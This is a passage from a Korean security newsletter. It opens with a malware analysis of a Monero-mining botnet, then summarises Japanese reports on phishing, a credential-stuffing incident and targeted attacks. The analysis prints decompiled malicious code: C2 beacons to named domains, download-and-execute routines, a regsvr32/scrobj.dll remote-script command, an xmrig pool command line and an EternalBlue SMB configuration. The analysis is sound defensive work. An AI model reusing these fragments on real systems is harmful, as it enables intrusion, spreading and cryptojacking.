44  NumberOfBytesWritten = 0;
45  v3 = CreateFileA(&FileName, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
46  if ( !v3 )
47    return 0;
48  v4 = WriteFile(v3, "+", 1u, &NumberOfBytesWritten, 0);
49  v5 = v3;
50  if ( !v4 )
51  {
```


일부 서비스를 우선 정지시키는데 그 중에는 이 전 봇넷이 남기고간 서비스들도 포함되어 있다.

```
}
sc_stopt_dele((int)"vmichapagentsrv");
sc_stopt_dele((int)"MaintenancesServices");
sc_stopt_dele((int)"tpmagentservice");
schtasks_end_dele((int)"UPnP\\Services");
schtasks_end_dele((int)"UPnP\\TPMangerAgentTask");
schtasks_end_dele((int)"Tcpip\\TcpipReportingServices");
memset(&v19, 0, 0x104u);
GetSystemDirectoryA(&v19, 0x104u);
```

초기화 후에, 다중 프로세스를 시작 시키는데, 각 프로세스는 하나의 모듈이다.

3) 업데이트 모듈

5 시간마다 sand.lcones.com 와 plam.lcones.com 주소에 접속을 한다.

```
memset(&v20, 0, 0x80u);
while ( 1 )
{
  while ( 1 )
  {
    v3 = gethostbyname(sand_lcones_com);
    v4 = v3;
    if ( v3 )
    {
      if ( **v3->h_addr_list != 127 )
      {
        v5 = gethostbyname(plam_lcones_com);
        v20 = (unsigned int)v5;
        if ( v5 )
        {
          if ( **v5->h_addr_list != 0x7F )
            break;
        }
      }
    }
    sleep(1800000u);
  }
```

만약 연결이 성공되면, 악성코드는 sand.lcones.com/resource 에 접속한다.

HEX 数据																ASCII
2F	72	65	73	6F	75	72	63	65	00	00	00	00	00	00	00	/resource.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

만약 어떤 내용이 있다면 plam.lcones.com/modules.dat 로 내려받고

만약 반환되는 값이 200 이라면

```
memset(v2, 0, 0xA00000u);
sub_1000C270((char *)&v21, &plam_lcones_com, (int)a80, aModulesDat, v16, v17);
if ( sub_1000C320((HINTERNET *)&v21, (int)v2, &v20) == 200
  && (v18 = v20, v20 == v19)
```

EnrollCertXaml.dll 파일에 쓰기를 한다.

```
47  memmove_0(&v9[a3], &v5[v6], v13 - v6);
48  NumberOfBytesWritten = 0;
49  v10 = CreateFileA(FileName_EnrollCertXaml_dll, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
50  if ( v10 )
51  {
52    if ( WriteFile(v10, v14, (DWORD)hMem + v13 - v6 + a3, &NumberOfBytesWritten, 0) )
53    {
54      CloseHandle(v10);
55      v15 = 1;
56      goto LABEL_12;
57    }
58    CloseHandle(v10);
59  }
60  v15 = 0;
```

4) C&C 통신모듈

이 샘플은 총 2 개의 C&C 주소를 갖고있었으며, 하나는 http 프로토콜로 통신하고, 하나는 TCP 프로토콜로 통신하고 있었다.


4-1) http 통신

통신 주소는 tecate.traduires.com 이며 5 시간에 한번씩 접속을 한다.

```
00F999  50              push eax
00F99A  E8 A1CD0000     call unassrv.100C740
00F99F  83C4 0C         add esp,0C
00F9A2  68 90CA0A10     push unassrv.100ACA90          ASCII "tecate.traduires.com"
00F9A7  FF15 AC920310   call dword ptr ds:[<&WS2_32.#57>]  WS2_32.gethostbyname
00F9AD  8BF8            mov edi,eax
00F9AF  85FF            test edi,edi
```

시스템 정보를 수집하고

다음과 같이 조합한 후 전송한다.



```
                                                  ASCII
70 69 6E 67 2E 70 68 70 3F 6D 61 63 /jumping.php?mac
3D 43 3A 32 39 3A 39 44 3A 42 36 3A =00:0C:29:9D:B6:
70 3D 31 39 32 2E 31 36 38 2E 31 38 32&ip=192.168.18
38 26 68 6F 73 74 3D 76 65 6E 75 73 9.128&host=[redacted]
37 37 63 61 61 64 26 74 69 63 6B 3D [redacted]tick=
39 31 37 31 26 6F 73 3D 32 5F 35 5F 13139171&os=2_5_
33 5F 32 36 30 30 26 63 70 75 3D 31 1_1_3_2600&cpu=1
3D 56 4D 77 61 72 65 20 53 56 47 41 &gpu=VMware SVGA
03 00 00 00 00 00 00 00 00 00 00 00  II*3............
00 00 00 00 00 00 00 00 00 00 00 00 ................
```

```
31  memset(&VersionInformation.dwMajorVersion, 0, 0x98u);
32  VersionInformation.dwOSVersionInfoSize = 156;
33  GetVersionExA(&VersionInformation);
34  memset(&v7, 0, 0x40u);
35  printf_((int)&v7, (int)"%d_%d_%d_%d_%d_%d", VersionInformation.dwPlatformId);
36  GetTickCount();
37  result = (void *)printf_((int)v1, (int)"/jumping.php?mac=%s&ip=%s&host=%s&tick=%d&os=%s&cpu=%d&%s", (int)&v10);
38  if ( byte_1004CA88 )
39  {
40    memset(&CommandLine, 0, 0x800u);
41    GetTickCount();
42    printf_(
43      (int)&CommandLine,
44      (int)" /s /n /u /i:\"http://%s/found.php?mac=%s&ip=%s&host=%s&tick=%d&os=%s&cpu=%d&%s\" scrobj.dll",
45      (int)::name);
46    memset(&Buffer, 0, 0x104u);
47    GetSystemDirectoryA(&Buffer, 0x104u);
```

반환되는 데이터를 분석하면 아래와 같은 3 가지 명령이 나온다.

```
1  else
2  {
3    switch ( *v2 )
4    {
5      case 0:
6        sub_1000C4F0(v7, v10);
7        break;
8      case 1:
9        sub_1000C630(v7, v10);
10       break;
11     case 3:
12       sub_1000C780(v7, v10);
13       break;
14     default:
15       break;
16   }
```

명령 0 을 사용하여 프로세스 시작

```
33  StartupInfo.dwFlags = 1;
34  StartupInfo.wShowWindow = 0;
35  v7 = LocalAlloc(0x40u, v6);
36  memset(v7, 0, v6);
37  memmove_0(v7, v10, v11);
38  CreateProcessA(&Buffer, (LPSTR)v7, 0, 0, 1, 0x20u, 0, 0, &StartupInfo, v5);
```

명령 1 을 사용하여 다운로드 및 실행, regsvr32.exe 를 통하여

```
memset(&FileName, 0, 0x104u);
GetTickCount();
printf_((int)&FileName, (int)"%s\\tmp%d.tmp", (int)&Buffer);
DeleteFileA(&FileName);
result = fopen(&FileName, "wb");
v5 = result;
if ( result )
{
  fwrite(v3, v2, 1u, result);
  fclose(v5);
  memset(&ApplicationName, 0, 0x104u);
  GetSystemDirectoryA(&ApplicationName, 0x104u);
  v6 = &v10;
  do
    v7 = (v6++)[1];
  while ( v7 );
  *(_DWORD *)v6 = 1734701660;
  *((_DWORD *)v6 + 1) = 863139443;
  *((_DWORD *)v6 + 2) = 2019896882;
  *((_WORD *)v6 + 6) = 101;
  memset(&CommandLine, 0, 0x400u);
  printf_((int)&CommandLine, (int)" /u %s", (int)&FileName);
  result = (FILE *)create_process(&ApplicationName, &CommandLine);
  if ( result )
```

```
00D3EDCC  00D3F368  ModuleFileName = "C:\WINDOWS\system32\regsvr32.exe"
00D3EDD0  00D3EE60  CommandLine = " /u C:\WINDOWS\TEMP\\tmp12944453.tmp"
00D3EDD4  00000000  pProcessSecurity = NULL
```

명령 2 를 임시 폴더에 내려 받고 실행한다.


```
GetTempPathA(0x104u, &Buffer);
memset(&FileName, 0, 0x104u);
GetTickCount();
printf_((int)&FileName, (int)"%s\\tmp%d.exe", (int)&Buffer);
DeleteFileA(&FileName);
result = fopen(&FileName, "wb");
v5 = result;
if ( result )
{
  fwrite(v3, v2, 1u, result);
  fclose(v5);
  result = (FILE *)create_process(&FileName, 0);
  if ( result )
    result = (FILE *)sub_10018C72(result);
}
return result;
}
```

4-2) TCP 통신

TCP 통신모듈 역시 5 시간 마다 한번씩 접속을 한다.

```
{
  Sleep(300000u);
  while ( 1 )
  {
    sub_1000ED30();
    Sleep(1800000u);
  }
}
```


연결 도메인은 split.despcartes.tk 로, 흥미로운 것은 이 안에 일부 간접호출을 사용하여 일부 관련 함수를 숨겼다.




연결을 시작하는데, 포트는 8080 이다.

```
21  *((_BYTE *)v3 + 188) = 0;
22  v4 = socket(2, 1, 6);
23  *((_DWORD *)v3 + 1) = v4;
24  if ( v4 == -1 )
25    return 0;
26  v6 = gethostbyname(name);
27  v7 = v6;
28  if ( !v6 )
29    return 0;
30  if ( **v6->h_addr_list == 0x7F )
31    return 0;
32  v10.sa_family = 2;
33  *(_WORD *)v10.sa_data = htons(hostshort);
34  *(_DWORD *)&v10.sa_data[2] = **(_DWORD **)v7->h_addr_list;
35  if ( connect(*((_DWORD *)v3 + 1), &v10, 16) )
36    return 0;
37  v15 = 0;
38  v16 = 0;
39  v17 = 0;
40  v8 = *((_DWORD *)v3 + 1);
41  optval = 1;
42  if ( !setsockopt(v8, 0xFFFF, 8, &optval, 1) )
43  {
44    vInBuffer = 1;
45    v12 = 180000;
46    v9 = *((_DWORD *)v3 + 1);
47    v13 = 5000;
48    WSAIoctl(v9, 0x98000004, &vInBuffer, 0xCu, 0, 0, (LPDWORD)&optval, 0, 0);
49  }
50  *((_BYTE *)v3 + 188) = 1;
```

연결이 성공하면 데이터를 받는다.

```
8   v1 = select(0, &readfds, 0, 0, 0);
9   if ( v1 == -1 )
0     break;
1   if ( v1 > 0 )
2   {
3     memset(&buf, 0, 0x19000u);
4     v2 = recv(*((_DWORD *)lpThreadParameter + 1), &buf, 102400, 0);
5     v3 = lpThreadParameter;
6     if ( v2 <= 0 )
7       goto LABEL_9;
8     (*(void (__thiscall **)(LPVOID, char *, int))(*(_DWORD *)lpThreadParameter + 8))(lpThreadParameter, &buf, v2);
9   }
0   if ( !(*(unsigned __int8 (__thiscall **)(LPVOID))(*(_DWORD *)lpThreadParameter + 0x18))(lpThreadParameter) )
1     return -1;
```

시스템 정보를 수집하여 전송한다.



```
while ( 2 )
{
  v7 = 0;
  v8 = v6;
  if ( v6 > 0x19000 )
    v8 = 102400;
  while ( 1 )
  {
    v9 = send(v4[1], buf, v8, 0);
    if ( v9 > 0 )
      break;
    if ( v7 == 15 )
      return -1;
    v4 = v11;
    if ( ++v7 > 15 )
      goto LABEL_9;
  }
```

5) 채굴 모듈

드랍된 TasksHostServices.exe 를 분석한 결과 이는 오픈소스 모네로 마이너 툴이였다.


(https://github.com/xmrig/xmrig/releases)

```
push ebx
call wmassrv.1001F11D
add esp,0x14
push esi
call dword ptr ds:[<&KERNEL32.LocalFree>]   kernel32.LocalFree
mov ecx,wmassrv.1004D210                    ASCII "C:\WINDOWS\system32\TasksHostServices.exe"
call wmassrv.10007780
mov edx,wmassrv.1004D060                    ASCII "TasksHostServices.exe"
sub edi,edx
???                                         未知命令
```

다음 매개변수를 이용하여 실행할 수 있다.


```
1004D210  ModuleFileName = "C:\WINDOWS\system32\TasksHostServices.exe"
00DBF684  CommandLine = "m -o santa.inseription.com:443 -u santa1 -p x -t 1 --donate-level=1 --nicehash"
00000000  pProcessSecurity = NULL
```


6) 악성코드 유포 모듈



C:\WINDOWS\SpeechsTracing\spoolsv.exe 드랍 후 실행하며, 이 모듈은 우선 Crypt 를 드랍하는데, 이는 사실 zip 파일이다.

압축해제 후 우리는 NSA 에서 유출된 취약점 툴을 발견할 수 있었다.



내부망의 445 번 포트를 스캔하고 유포한다.

```
InterlockedIncrement(&Addend);
if ( sub_40C6C0((char *)lpThreadParameter, 445u)
{
  switch ( *((_DWORD *)lpThreadParameter + 8) )
```

파일을 설정한다.

```
<config xmlns:t="urn:trch" id="8f38f55b6a88fecc[illegible]" configversion="2.2.0.0" name="Eternalblue" version="2.2.0" schemaversion="2.1.0">
<inputparameters>
<parameter name="DaveProxyPort" description="DAVE Core/Proxy Hookup connection port" type="IcpPort" format="Scalar" hidden="true" valid="true">
<default>0</t:default>
<value>0</t:value>
</parameter>
<parameter name="NetworkTimeout" description="Timeout for blocking network calls (in seconds). Use -1 for no timeout." type="S16" format="Scalar" valid="true">
<default>60</t:default>
<value>60</t:value>
</parameter>
<parameter name="TargetIp" description="Target IP Address" type="IPv4" format="Scalar" valid="true">
<value>%s</t:value>
</parameter>
<parameter name="TargetPort" description="Port used by the SMB service for exploit connection" type="IcpPort" format="Scalar" valid="true">
<default>%45</t:default>
<value>%45</t:value>
</parameter>
<parameter name="VerifyTarget" description="Validate the SMB string from target against the target selected before exploitation." type="Boolean" format="Scalar" valid="true">
<default>true</t:default>
```

유포 성공 후에는, x86.dll 또는 x64.dll 을 payload 로 하여 지속적으로 x86.dll 의 기능을 관찰한다.
우선 52137 포트를 모니터링 한다.

```
v4 = operator new(0x214u);
*(_DWORD *)v4 = &Tcp::'vftable';
WSAStartup(0x202u, &WSAData);
if ( (*(unsigned __int8 (__thiscall **)(void *, signed int))(*(_DWORD *)v4 + 4))(v4, 52137) )
{
  v6 = (void *)(*(int (__thiscall **)(void *))(*(_DWORD *)v4 + 8))(v4);
  if ( v6 )
  {
    v7 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, v6, 0, 0);
    WaitForSingleObject(v7, 0xFFFFFFFF);
    result = (**(int (__thiscall ***)(void *, signed int))v4)(v4, 1);
  }
```

```
SOCKET v3; // eax
bool result; // al
struct sockaddr name; // [esp+4h] [ebp-14h]

v2 = this;
v3 = socket(2, 1, 0);
v2[131] = v3;
if ( v3
  && (*(_QWORD *)name.sa_data = 0i64,
      *(_DWORD *)&name.sa_data[8] = 0,
      *(_WORD *)&name.sa_data[12] = 0,
      *(_WORD *)name.sa_data = htons(hostshort),
      name.sa_family = 2,
      *(_DWORD *)&name.sa_data[2] = htonl(0),
      bind(v2[131], &name, 16) >= 0) )
{
  result = listen(v2[131], 5) >= 0;
}
else
{
  result = 0;
}
return result;
}
```

이때 spoolsv.exe 는 EnrollCertXaml.dll 을 읽고 연결하고 전송한다.

X86 은 EnrollCertXaml.dll 을 수신하고 wmassrv.dll 을 복호화하여 서비스에 등록하여 다음 유포를 시작한다.

6) 안티 모듈중지

샘플은 실시간 모니터링을 통해 작업관리자가 실행되어 있는지 확인하며, 만약 실행되어 있다면 즉시 종료한다.

7) web 서버 모듈

오픈소스 WebHost\\mongoose 툴을 설치하고, 이를 서버로 삼아서 63257 포트를 모니터링한다.

```
sub_10012180(0i64, 0);
result = sub_100130B0("63257", (int)sub_10010070, 0i64);
if ( result )
```

만약 연결이 성공되면 EnrollCertXaml.dll 를 전송한다.

```
if ( a2 == 100 )
{
  v3 = *(_DWORD *)(a3 + 8);
  if ( *(_WORD *)v3 != 17735 || *(_BYTE *)(v3 + 2) != 84 )
    goto LABEL_14;
  memset(&v13, 0, 0x104u);
  memmove_0(&v13, *(const void **)(a3 + 16), *(_DWORD *)(a3 + 20));
  namelen = 16;
  name = 0i64;
  if ( getpeername(*(_DWORD *)(a1 + 16), &name, &namelen) != -1 )
    inet_ntoa(*(struct in_addr *)&name.sa_data[2]);
  if ( !_stricmp(&v13, aCertDat)
    && (hMem = 0, v8 = 0, sub_100071F0("EnrollCertXaml.dll", &hMem, (int)&v8))
    && (v4 = hMem) != 0
    && v8 > 0 )
  {
    sub_10015900(200, a1, 0);
    sub_100123D0(
      a1,
      (int)"%s: %s\r\n%s: %s\r\n\r\n",
      "Transfer-Encoding",
      "chunked",
      "Content-Type",
      "text/html; charset=utf-8");
    sub_10015960((int)v4, a1, v8);
    sub_10015960((int)byte_100431E0, a1, 0);
    LocalFree(v4);
  }
  else
  {
LABEL_14:
    v5 = sub_10015780(404, "Mongoose/6.7");
    sub_100123D0(a1, (int)"HTTP/1.1 %d %s\r\nServer: %s\r\n", 404, v5);
    sub_100123D0(
      a1,
      (int)"%s: %s\r\n%s: %s\r\n\r\n",
      "Transfer-Encoding",
      "chunked",
      "Content-Type",
      "text/html; charset=utf-8");
```

[출처] https://www.j4ml.com/t/36764

3. 일본

2017 년의 피싱보고는 지난 해부터 감소 – 유도처 URL 은 1.7 배


2017 年のフィッシング報告は前年から減少 - 誘導先URL は 1.7 倍に

2017 년에 피싱대책협의회에 신고가 있었던 피싱정보는 9812 건으로, 지난 해부터 감소한 한편, 악용된 URL 건수는 전년대비 1.7 배로 확대되었다. 온라인뱅킹 관련 보고가 감소하는 한편, 신용카드를 노린 공격이 급증했다.
가상통화관련서비스 등도 표적이 되고 있다.

이것은 피싱대책협의회가 정리한 '피싱레포트 2018' 에서 밝혀진 것이다. 2017 년은 9812 건의 신고가 있어 지난 해의 1 만 759 건에서 감소했다.

2017 년은 8 월부터 신고건수가 급증했다. 10 월에 조금 감소세를 보였으나, 11 월에 다시 증가하여 피크에 달하는 등 특히 하반기는 높은 수준으로 추이하며 전체의 60% 이상을 차지했다.

공격에 악용된 브랜드 건수도 2016 년의 261 건에서 248 건으로 감소했다. 한편으로 공격에 악용된 URL 은 지난 해의 1.7 배로 눈에 띄게 증가했다. 상반기는 약 2,000 건으로 지난 해와 같은 수준의 추세였으나 하반기는 갑자기 급증하여 5000 건에 달하는 기세였다.



2017 년의 추이 (피싱대책협의회의 발표를 바탕으로 작성)

이 협의회에 따르면, 2017 년의 경향을 살펴보면 신용카드정보의 사취를 목적으로 한 피싱이 급증했다고 한다. 게다가 SNS 를 사칭하는 케이스를 많이 볼 수 있었다.

한편, 온라인뱅킹 관련은 멀티팩터인증 등 서비스제공 측의 대책이 진행된 점에서 피싱신고는 거의 없어졌다고 한다. 다만 금융기관으로는 가상통화관련서비스의 계정정보를 노리는 케이스가 새롭게 보고되고 있다.

공격수법으로는 피싱메일에 기재되어 있는 URL 에서 최종적으로 피싱사이트까지 단축 URL 등 복수 사이트를 리다이렉트로 경유시키는 케이스에 대해서 보고가 눈에 띄었다고 하며, 도중에 리다이렉트처를 정규사이트로 변경하거나, 한번 접속한 IP 주소에서 재차 접속할 수 없게 되는 피싱사이트도 존재했다.

또 2017 년부터 'HTTPS'에 대응하는 피싱사이트가 증가하여 전체의 15% 이상으로 도메인용 SSL 서버증명서를 사용하고 있었다.

[출처] http://www.security-next.com/094039

‘세실’ 부정 로그인, 공격리스트의 고객 ID 합치는 사전추출이 원인 – 정보유출을 거부

「セシール」不正ログイン、攻撃リストの顧客ID 合致は事前抽出が原因 - 情報流出を否定

통신판매사이트 ‘세실 온라인샵’ 이 본인 이외의 제삼자에 의해 로그인 시행이 이루어진 문제로 이 사이트를 운영하는 디노스 세실은 대상고객의 ID 가 공격리스트와 일치했던 이유에 대해서 조사결과를 밝히는 동시에 이 회사를 경유한 정보유출에 대해서 부정했다.

부정한 로그인 시행이 이루어진 ‘세실 온라인샵’

이번의 부정접속은 6 월2 일 10 시19 분경부터 같은 날 18 시 전에 걸쳐서, 중국의 IP 주소를 발신원으로 하여 1938 건의 로그인 시행이 이루어진 것이다. 그 중 490 건의 계정에서는 로그인되는 피해가 발생했다.

이번 공격에서는 부정한 로그인 시행에 이용된 1938 건의 메일주소 모두가 등록되어 있는 고객ID 와 일치했다. 이 회사는 정보유출의 가능성이 높다고 해서 조사를 진행해 왔으나, 이 회사를 경유한 유출은 아니고 공격 리스트에서 이 회사 고객과 일치하지 않는 데이터를 걸러내는 ‘스크리닝 처리’ 가 이루어진 리스트가 이용되었다는 조사결과를 밝혔다.

이 회사에 따르면, 공격자는 기존 등록자의 메일주소를 중복하여 등록할 수 없는 ‘신규등록’ 의 기능을 악용하고 있었다고 한다. 이 기능에서 이미 고객등록이 끝난 메일주소인지 사전에 확인한다. 선별된 리스트를 이용하여 로그인을 시행한 것으로 보인다.

실제로 이 사이트에서는 공격자에 의한 로그인 시행이 이루어지는 약 10 시간 전, 신규 고객의 등록신청이 통상 이상의 16 만5038 건 있고 그 중 현재 알려져 있는 것만으로도 3533 건이 이미 등록이 끝난 메일주소였다.

또한 이 3533 건에 이번 공격에서 이용된 1938 건의 메일주소 모두가 포함되어 있었다고 한다.

이 회사에서는 현재도 조사를 계속하고 있는 동시에 부정 로그인 피해를 입은 490 명의 고객에 대해서 부정 로그인이 발생한 이유에 대해서 보고했다.

로그인까지 이르지 못했지만 시행 대상이 된 1448 명과 스크리닝 처리에 의해 공격자가 리스트를 가진 것으로 보이는 1595 명의 고객에 대해서도 상황을 설명하는 동시에 주의를 호소하고 있다.


[출처] http://www.security-next.com/094270

표적형공격은 수면 아래에서 진행 — 2017 년의 일본국내동향

標的型攻撃は水面下で進行-2017 年の国内動向

트렌드마이크로는 6 월25 일, 2017 년의 일본국내에서의 표적형공격의 동향을 분석한 보고서를 공개했다. 공격에 의한 중대피해의 공표 등은 적었지만, 이 회사의 관측으로는 "수면 아래"에서 공격이 전개되는 상황이 이어지고 있다고 한다.

이 회사에 의한 법인고객의 네트워크감시에서는 26%에서 원격조작 툴(RAT : Remote Access Tool)과 RAT 에 의한 공격자의 커맨드&컨트롤(C2)서버에 대한 접속이 검출되어 이들 혐의가 있는 징후도 45%에서 발견되었다.



감시대상조직에서의 표적형공격의 검출비율 (출처 : 트렌드마이크로)

감시서비스에서는 1 개의 조직당 월평균 35 만6514 건의 얼러트가 발생했으나, 표적형공격의 가능성을 시사하는 얼러트는 월평균 778 건으로 전체의 0.2%를 차지하는 것에 불과하다고 하여 사소한 얼러트에서 조기에 표적형공격의 흔적을 파악할 수 있는지가 피해방지나 억지에서 중요하다고 해설한다.

또한 표적형공격의 94.0%에서는 공격활동이 'DLL 인젝션'과 'DLL 프리로드' 등의 방법으로 정규 툴이나 서비스를 위장하여 전개되고 있었다. 부정코드를 정규 프로세스의 일부로 실행함으로써 원격조작 툴의 존재나 활동을 은폐한다고 한다.

C2 서버도 83.3%가 클라우드 서비스나 포스팅 서비스 등의 정규서비스 상에 설치되어 있다고 하여 공격자가 어떤 조직에서도 가장 빈번하게 이루어지고 있다고 생각되는 정규 웹 통신 내에 RAT 등과의 통신이 잠입되고 있다고 해설하고 있다.

[출처] https://japan.zdnet.com/article/35121397/

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com